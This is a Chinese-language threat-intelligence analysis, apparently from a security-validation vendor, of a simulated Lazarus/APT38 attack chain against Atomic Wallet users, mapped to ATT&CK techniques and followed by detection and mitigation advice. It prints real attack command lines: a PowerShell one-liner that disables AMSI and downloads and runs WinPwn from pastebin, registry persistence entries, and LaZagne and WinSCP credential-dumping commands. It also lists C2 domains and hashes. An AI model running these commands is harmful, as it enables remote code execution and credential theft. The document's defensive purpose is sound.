威胁情报与安全事件
攻击剧本分析:APT38(Lazarus组织)针对 Atomic 钱包用户的攻击活动

▌概述
Lazarus 组织(又名 APT38)是一个与朝鲜政府有关联的高级持续性威胁(APT)组织,活跃于网络间谍和网络犯罪领域。自2009年以来,该组织对全球多个行业和机构发起了多次重大网络攻击,包括政府、军事、金融机构、核工业、化工、医疗、航空航天、娱乐媒体和加密货币行业。
本攻击剧本深度模拟了 APT38针对 Atomic 钱包服务平台用户的攻击活动,通过发送钓鱼邮件和合法网站水坑攻击来获取初始访问权限并窃取敏感数据。我们将对该组织的攻击手法、技术和程序(TTPs)进行深入分析,帮助安全团队了解并抵御此类威胁。
▌攻击链分析
APT38针对 Atomic 钱包用户的攻击链包含七个主要步骤,涵盖了从初始访问到数据窃取的完整攻击流程。

以下是详细分析:
步骤1:初始访问(Initial Access)
Lazarus 组织主要通过以下三种技术获取对目标系统的初始访问权限:
钓鱼邮件 – 恶意链接(T1566.002):
使用多重开放重定向来隐藏最终的钓鱼目的地
特定 URL 使用包括 Adobe 和 Twitter 在内的多个重定向,最终到达托管在Microsoft Azure Blob 上的凭证收集页面
这种技术使攻击者能够隐藏真实的最终位置,增加检测难度
钓鱼邮件 – 恶意附件(T1566.001):
发送包含恶意 Word 文档的电子邮件,利用 CVE-2021-40444漏洞
该漏洞存在于 Microsoft Windows Server 2022及更早版本的 MSHTML 组件中
邮件通常伪装成小额索赔法庭通知等官方文件,以提高用户打开附件的可能性
水坑攻击 – SMOOTHRIDE(T1189):
攻击者入侵合法网站并注入 iFrame,导致下载 SMOOTHRIDE 恶意软件
SMOOTHRIDE 是一个 Flash 加载器,嵌入了三种不同的漏洞利用程序
根据受影响系统的情况,提供三种不同的漏洞利用(CVE-2016-4119、CVE-2016-1019或 CVE-2015-8651)
步骤2:命令与控制(Command and Control)
成功获取初始访问权限后,攻击者建立命令与控制通道:
恶意文件传输 – Lazar 加载器(T1105):
该验证规则模拟用于下载 APT38 .EXE 文件的 Lazar 加载器
攻击者利用 INISAFE CrossWeb EX 和 MagicLine4NX 中的漏洞进行攻击
当用户使用安装了易受攻击版本 VestCert 的Windows 系统访问包含恶意脚本的特定网站时,由于 VestCert 软件中的第三方库执行漏洞,无论使用哪种网络浏览器,PowerShell 都会被执行。
PowerShel l连接C2服务器下载并执行恶意代码
Lazar 加载器将 Lazardoor 后门加载到受害系统中
命令与控制 – RATANKBAPOS 信标(T1071.001):
模拟受 RATANKBAPOS 变种感染的主机向命令与控制基础设施发送信标
RATANKBAPOS 是针对支付卡应用程序平台的后门程序,能够捕获track2数据并将其发送到远程 C2服务器。
该恶意软件还可以运行任何命令并自行删除
使用特定的 User-Agent 字符串:”Nimo Software HTTP Retriever 1.0″
通信端点包括 webkingston.com 和 energydonate.com 等域名
步骤3:入侵工具传输
在此阶段,攻击者下载额外的恶意工具:
恶意文件传输 – BEAPY凭证 Dump 器(T1105):
BEAPY 是一种通过SMB(TCP/445)或MS SQL(TCP/1433)和MS17-010 SMB传播漏洞的网络蠕虫
使用 EternalBlue 攻击易受攻击的计算机
成功攻击后,首先运行作为下载器的 PowerShell 脚本以获取主要BEAPY有效载荷
恶意文件传输 – RATANKBAPOS 下载(T1105):
下载 RATANKBAPOS 恶意软件的多个变种
这些变种都是针对支付卡应用程序平台的后门程序
能够捕获 track2数据并发送到远程 C2服务器
可以执行任意命令并自行删除
步骤4:持久化(Persistence)
攻击者通过以下方式在系统中建立持久化:
受保护沙盘 – HERMES.RADICAL 执行(T1204.002):
HERMES.RADICAL 是 HERMES 勒索软件的变种,不包含勒索通知
旨在造成转移视线并销毁证据,同时伪装成勒索软件攻击
观察到的实际命令执行:
C:UsersPublicDocumentshermes.exedir %USERPROFILE%Desktop
关联的文件哈希值:
b27881f59c8d8cc529fa80a58709db36注册表运行项持久化(T1547.001):
HERMES.RADICAL 通过将自身添加到 Run 注册表项来维持持久化,命令示例:
REG ADD "HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "svchos" /t REG_SZ /d "C:UsersPublicDocumentshermes.exe"
RATANKBAPOS 同样使用注册表 Run 项实现持久化,命令示例:
REG ADD "HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "igfxgpttray" /t REG_SZ /d "C:UsersPublicDocumentsigfxupd.exe"
使用看似合法的注册表项名称(如”svchos”和”igfxgpttray”)以混淆恶意程序的自启动行为
关联的文件哈希值:HERMES.RADICAL (
b27881f59c8d8cc529fa80a58709db36)与 RATANKBAPOS (944439b6693b0589ae73421c0a342d8a)
步骤5:凭证访问(Credential Access)
攻击者尝试获取各种凭证,以下是观察到的实际命令执行:
操作系统凭证 Dump(T1003):
使用混淆的 LaZagne 和 WinPwn 工具 dump 凭证,实际命令如下:
powershell.exe -c $ep=Get-ExecutionPolicy;If ($ep -ne 'Unrestricted') {Set-ExecutionPolicy Unrestricted -Scope Process -Force};$ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);$ZQ4OhIGp4X = "c0JCuHK6";$XrCXKEDyAY = "tEa3g77g";$sP0 = "https://pastebin.com/raw/Lna2ggwB";$YdFn9 = "C:UsersPublicDocuments";$WinPwn = "iex (iwr $sP0 -UseBasicParsing);Invoke-WinPwn -Localrecon"iex $WinPwn
LaZagne 是一种开源工具,可用于恢复系统上存储的密码
不安全凭证收集(T1552):
使用 Ldapquery 工具收集在对象描述中写入的域凭证:
C:UsersPublicDocumentsldapquery.exe TARGETDOMAIN "(description=*ssword*)" name description
该工具专门查询 LDAP 目录中包含”password”字段的对象
相关文件哈希:
e4c17fd72325c22b546e61a6d46eff1c从密码存储中获取凭证(T1555):
使用 LaZagne 工具 dump 保存的电子邮件凭证:
C:UsersPublicDocumentslazagne.exe mailsdir & rd /s /qC:UsersPublicDocuments
这个命令专门针对存储的电子邮件凭证,完成后删除工具痕迹
相关文件哈希:
68d3bf2c363144ec6874ab360fdda00a窃取应用程序访问令牌(T1528):
从 WinSCP 应用程序提取凭证的实际命令:
C:UsersPublicDocumentsSharpDecryptPwd.exe WinSCPrd /s /q
SharpDecryptPwd 工具专门针对 WinSCP 保存的凭证
该工具从注册表路径
HKEY_CURRENT_USERSoftwareMartin PrikrylWinSCP 2Sessions提取主机名、用户名等内容使用自定义算法进行位运算和 XOR 操作,逐字节解析加密数据,重构出完整密码
适用于 WinSCP 6.3.5版本的凭证提取
步骤6:横向移动(Lateral Movement)
攻击者尝试在网络中横向移动:
传递票据(T1550.003):
使用获取的 Kerberos 票据对另一台主机进行身份验证
通过 MIMIKATZ 等工具在受感染主机上 Dump 凭证
网络服务发现(T1046):
使用 Nmap 进行 AD 通过 NTLM 枚举
NTLM 身份验证协商可能泄露有关服务器 Active Directory 环境的信息
账户发现(T1087):
使用 Nmap 执行”SMB-enum-domains”扫描
枚举 Active Directory 域及其相关策略
词表扫描(T1595.003):
使用 Nmap 和 Nmap 脚本引擎通过常用用户名和密码列表对FTP服务器进行暴力破解
横向工具传输(T1570):
使用 PsExec 将 ROBBINHOOD 勒索软件传输到另一台主机并执行
PsExec是Windows Sysinternals工具,允许在远程系统上执行程序
由于 PsExec 是合法的 Microsoft 管理工具,不太可能被防病毒工具检测到
步骤7:数据窃取(Exfiltration)
最后,攻击者收集并窃取敏感数据:
从本地系统收集数据(T1005):
使用 find-str 命令检索名为 password、wallet、crypt 和 key 的文件
在文件中查找凭证(T1552.001):
使用 PowerShell 识别本地驱动器上的敏感数据
在 C:Users 目录中定位”juicypassword”等敏感字符串
归档收集的数据(T1560):
将泄露的存档文件命名为 Windows Update
命名泄露文件为类似 Windows Update (KB)或匹配 KB.zip 的格式
使用 PowerShell FTP 上传(T1560):
使用 PowerShell 通过 FTP 泄露数据
连接到远程 FTP 服务器上传窃取的数据
▌检测和缓解建议
基于对 APT 38攻击技术的分析,我们建议安全团队优先关注以下检测和缓解措施:
1. 入侵工具传输检测(T1105)
APT38严重依赖下载额外阶段的恶意软件。应同时部署端点和网络安全控制,以尝试检测这些恶意有效载荷的传输。
检测示例
检测使用原生工具下载恶意有效载荷的特征:
Process Name == (Cmd.exe OR Powershell.exe) Command Line CONTAINS (("IWR" OR "Invoke-WebRequest") AND "DownloadData" AND "Hidden")
缓解措施
实施网络入侵防御系统(NIPS)
对网络流量进行深度检查
限制不必要的出站连接
2. 凭证访问防护
APT38积极寻找和窃取各种类型的凭证,特别是加密货币钱包凭证。
检测示例
监控以下活动:
LaZagne 工具的使用
PowerShell 脚本执行凭证转储
注册表访问已知存储凭证的位置
缓解措施
实施强密码策略
使用多因素身份验证
限制特权账户
使用 PAM(特权帐号管理)解决方案
3. 横向移动防护
防止攻击者在网络中横向移动:
检测示例
监控活动会话的连接模式变化
检测可疑的服务创建或远程执行
监控 Pass the Ticket 等特定技术
缓解措施
网络分段
实施最小权限原则
使用高级端点保护解决方案
4. 命令与控制通信检测
识别与已知 C2服务器的通信:
检测示例
监控特定 User-Agent 字符串:”Nimo Software HTTP Retriever 1.0″
检测可疑的 HTTP 请求模式
识别不常见的数据传输模式
缓解措施
实施 DNS 过滤
配置防火墙规则
部署高级威胁防护系统
▌总结
APT38(Lazarus 组织)针对 Atomic 钱包服务平台用户的攻击展示了该组织的高级技术能力和多样化攻击手法。该组织综合运用钓鱼攻击、水坑攻击和恶意软件传播等多种技术,目标明确地针对加密货币用户实施攻击。
通过深入了解此类攻击的战术、技术和程序(TTPs),安全团队可以更好地识别可能的入侵指标,并实施适当的防御措施。持续的安全意识培训、及时的系统补丁更新、强健的身份验证机制和全面的监控策略是抵御此类高级威胁的关键。
塞讯安全度量验证平台可以通过模拟此类攻击场景,帮助组织测试其安全防御的有效性,识别潜在的防御弱点,并提高整体安全防御体系的能力。通过持续测试和改进,组织可以更好地应对 APT38等高级威胁组织的攻击挑战。


